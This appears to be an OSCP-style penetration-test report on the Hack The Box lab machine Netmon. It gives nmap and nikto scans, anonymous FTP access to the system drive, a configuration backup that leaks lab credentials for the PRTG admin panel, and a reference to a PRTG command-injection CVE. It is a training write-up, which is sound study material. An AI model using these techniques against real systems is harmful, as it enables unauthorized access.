Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-08-06

Contents

1 Offensive Security OSCP Exam Report 3

1.1 Introduction: 3

1.2 Objective: 3

1.3 Requirement: 3

2 High-Level Summary 4

2.1 Recommendations: 4

3 Methodologies 5

3.1 Information Gathering: 5

3.2 Penetration: 5

3.2.1 System IP: 10.10.10.152(Netmon) 5

3.2.1.1 Service Enumeration: 5

3.2.1.2 Scanning 6

3.2.1.3 Gaining Shell 9

3.2.1.4 Privilege Escalation 13

3.2.1.5 Proof File 19

4 Maintaining Access 21

5 House Cleaning: 22

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Netmon**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Netmon** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Netmon(10.10.10.152) - Sensitive root folder disclosure to the public internet via FTP with the anonymous access.

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Netmon - 10.10.10.152

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Netmon**.

3.2.1 System IP: 10.10.10.152(Netmon)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.152	**TCP**: 21,80,135,139,445,5985\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Wed Aug  4 22:36:39 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪   10.10.10.152
Increasing send delay for 10.10.10.152 from 0 to 5 due to 259 out of 861 dropped probes since
↪   last increase.
Nmap scan report for 10.10.10.152
Host is up, received reset ttl 127 (0.16s latency).
Scanned at 2021-08-04 22:36:39 PDT for 28s
Not shown: 995 closed ports
Reason: 995 resets
PORT    STATE SERVICE      REASON          VERSION
21/tcp  open  ftp          syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_02-25-19  11:49PM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp  open  http         syn-ack ttl 127 Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth
↪   monitor)
|_http-favicon: Unknown favicon MD5: 36B3EF286FA4BEFBB797A0966B456479
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012
↪   microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 33374/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 9233/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 15668/udp): CLEAN (Failed to receive data)
|   Check 4 (port 52398/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-08-05T05:36:59
|_  start_date: 2021-08-05T05:34:45

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Aug  4 22:37:07 2021 -- 1 IP address (1 host up) scanned in 28.32 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Wed Aug  4 22:37:14 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.152
Increasing send delay for 10.10.10.152 from 0 to 5 due to 517 out of 1723 dropped probes since
↪  last increase.
Nmap scan report for 10.10.10.152
Host is up, received reset ttl 127 (0.16s latency).
Scanned at 2021-08-04 22:37:14 PDT for 1100s
Not shown: 65522 closed ports
Reason: 65522 resets
PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_02-25-19  11:49PM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http         syn-ack ttl 127 Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth
↪  monitor)
|_http-favicon: Unknown favicon MD5: 36B3EF286FA4BEFBB797A0966B456479
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
```

```
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012
↪  microsoft-ds
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 33374/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 9233/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 15668/udp): CLEAN (Timeout)
|   Check 4 (port 52398/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-08-05T05:55:30
|_  start_date: 2021-08-05T05:34:45

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Aug  4 22:55:34 2021 -- 1 IP address (1 host up) scanned in 1100.37 seconds
```

Nikto

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.152
+ Target Hostname:    10.10.10.152
+ Target Port:        80
+ Start Time:         2021-08-02 11:58:37 (GMT-7)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/7.5
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
↪  content of the site in a different fashion to the MIME type.
+ Retrieved x-aspnet-version header: 2.0.50727
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.152

Vulnerability Exploited : Administrator exposed root folder to a public ftp with anonymous access

System Vulnerable : 10.10.10.152


Vulnerability Explanation : CVE-2018-9276 PRTG 18.2.39 Authenticated Command Injection

Privilege Escalation Vulnerability : Admin access to user of the application which made us create a local user and add that same user to the administrator group of a local system

Vulnerability fix : Administrator has to make sure not to expose the important folder to the public internet with the anonymous access and administrator has to make sure that the prtg is being upgraded to the latest version

Severity Level : Critical

There are so many ports open from the nmap scan. Since port 80 has a wide attack we are going to take port 80 and 21 as our target as of now.



PRTG Network Monitor (NETMON)

Login Name

Password

Login

› Download Client Software (optional, for Windows, iOS, Android)

› Forgot password? › Need Help?

Thank You For Using PRTG Network Monitor

You are using the Freeware version of PRTG Network Monitor. We're glad to help you cover all aspects of the current state-of-the-art network monitoring!. PRTG Network Monitor enables you to monitor uptime , traffic and bandwidth usage with only one tool. You can also create comprehensive data reports with the integrated reporting and analysis features. This makes PRTG a clear and simple monitoring solution for your entire network.


The software runs 24/7 to monitor your network. All you need is a computer with a Windows operating system. PRTG includes everything that you need in one installator, so you can start monitoring your network right away. The Software records bandwidth and network usage and stores the data in an integrated high-performance database. Add all the network devices that you want to monitor via an easy-to-use web-based user interface and configure sensors that retrieve the desired data. You can create usage reports and provide colleagues and customers access to data graphs and tables according a sensible user management.

PRTG supports all common protocols to get network data: Simple Network Management Protocol (SNMP), Windows Management Instrumentation (WMI), Packet Sniffing, Cisco NetFlow and other vendor specific flow protocols, as well as SSH, SOAP, and many other network protocols.

Figure 3.1: netmon/images/205-website.png

By checking that the site is running prtg monitor, From the searchsploit we dont see any exploit without authentication so we need to find credentials somewhere. Unable to run gobuster or ffuf because all the words gives redirect.

There are one more ftp port which may have useful information for sure also anonymous access is also enabled. Lets try to poke around.




```
→ I7Z3R0 ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:i7z3r0): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  12:18AM                  1024 .rnd
02-25-19  10:15PM       <DIR>          inetpub
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
02-03-19  08:08AM       <DIR>          Users
02-25-19  11:49PM       <DIR>          Windows
226 Transfer complete.
ftp> 
```

Figure 3.2: 210-ftp_access.png

It seems like ftp folder have root access. We can try to find a prtg monitor application configuration path to see if we can find any password there.


By checking the link we can get the config file from the path %programdata%\Paessler\PRTG Network Monitor. Lets try to find if we get something or not.

From dir -a we can find the hidden files, From the files we can see there is a backup file as well. Lets download the PRTG Configuration.old.bak and check if we have something there or not.



```
ftp> pwd
257 "/ProgramData/Paessler/PRTG Network Monitor" is current directory.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-05-21  02:00PM       <DIR>          Configuration Auto-Backups
08-05-21  01:18PM       <DIR>          Log Database
02-03-19  12:18AM       <DIR>          Logs (Debug)
02-03-19  12:18AM       <DIR>          Logs (Sensors)
02-03-19  12:18AM       <DIR>          Logs (System)
08-05-21  01:18PM       <DIR>          Logs (Web Server)
08-05-21  01:23PM       <DIR>          Monitoring Database
02-25-19  10:54PM              1189697 PRTG Configuration.dat
02-25-19  10:54PM              1189697 PRTG Configuration.old
07-14-18  03:13AM              1153755 PRTG Configuration.old.bak
08-05-21  01:59PM              1670640 PRTG Graph Data Cache.dat
02-25-19  11:00PM       <DIR>          Report PDFs
02-03-19  12:18AM       <DIR>          System Information Database
02-03-19  12:40AM       <DIR>          Ticket Database
02-03-19  12:18AM       <DIR>          ToDo Database
226 Transfer complete.
ftp> 
```


Figure 3.3: 215-prtg_file.png



```
ftp> get "PRTG Configuration.old.bak"
local: PRTG Configuration.old.bak remote: PRTG Configuration.old.bak
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1153755 bytes received in 2.80 secs (402.7686 kB/s)
```

Figure 3.4: 220-prtg_file_download.png


We do see creds available in the backup file. Lets try to find out if the password works or not.



```
        <dbcredentials>
          0
        </dbcredentials>
        <dbpassword>
    <!-- User: prtgadmin -->
    PrTg@dmin2018
        </dbpassword>
        <dbtimeout>
          60
        </dbtimeout>
        <depdelay>
          0
```

Figure 3.5: 225-prtg_creds.png

Tried with the creds **prtgadmin:PrTg@dmin2018** but unfortunately it was not working so lets try with **prtgadmin:PrTg@dmin2019** and we got a success with the same.



10.10.10.152/welcome.htm

Welcome PRTG System Administrator!

All Sensors

```
!! 0  Down
!  0  Down (Acknowledged)
W  0  Warning
✓  1  Up
II 0  Paused
U  0  Unusual
?  14 Unknown
```

Current Alarms

```
!! 0  Down
!  0  Down (Acknowledged)
W  0  Warning
U  0  Unusual
```

Update Available

Installed Version 18.1.37.13946 Latest Version Available from Paessler 18.4.47.1962 NEW

Your PRTG

License Status

Yesterday's Activity

0 Sensor Scans Performed

Figure 3.6: 230-prtg_gui.png

3.2.1.4 Privilege Escalation

As per the link it seems like the app is vulnerable to Remote Code Execution via ps1.

As per the article we can add a user via the powershell script to the machine since the passed data is not sanitized to the notification.

We can go to setup –> Notification –> Add new notification


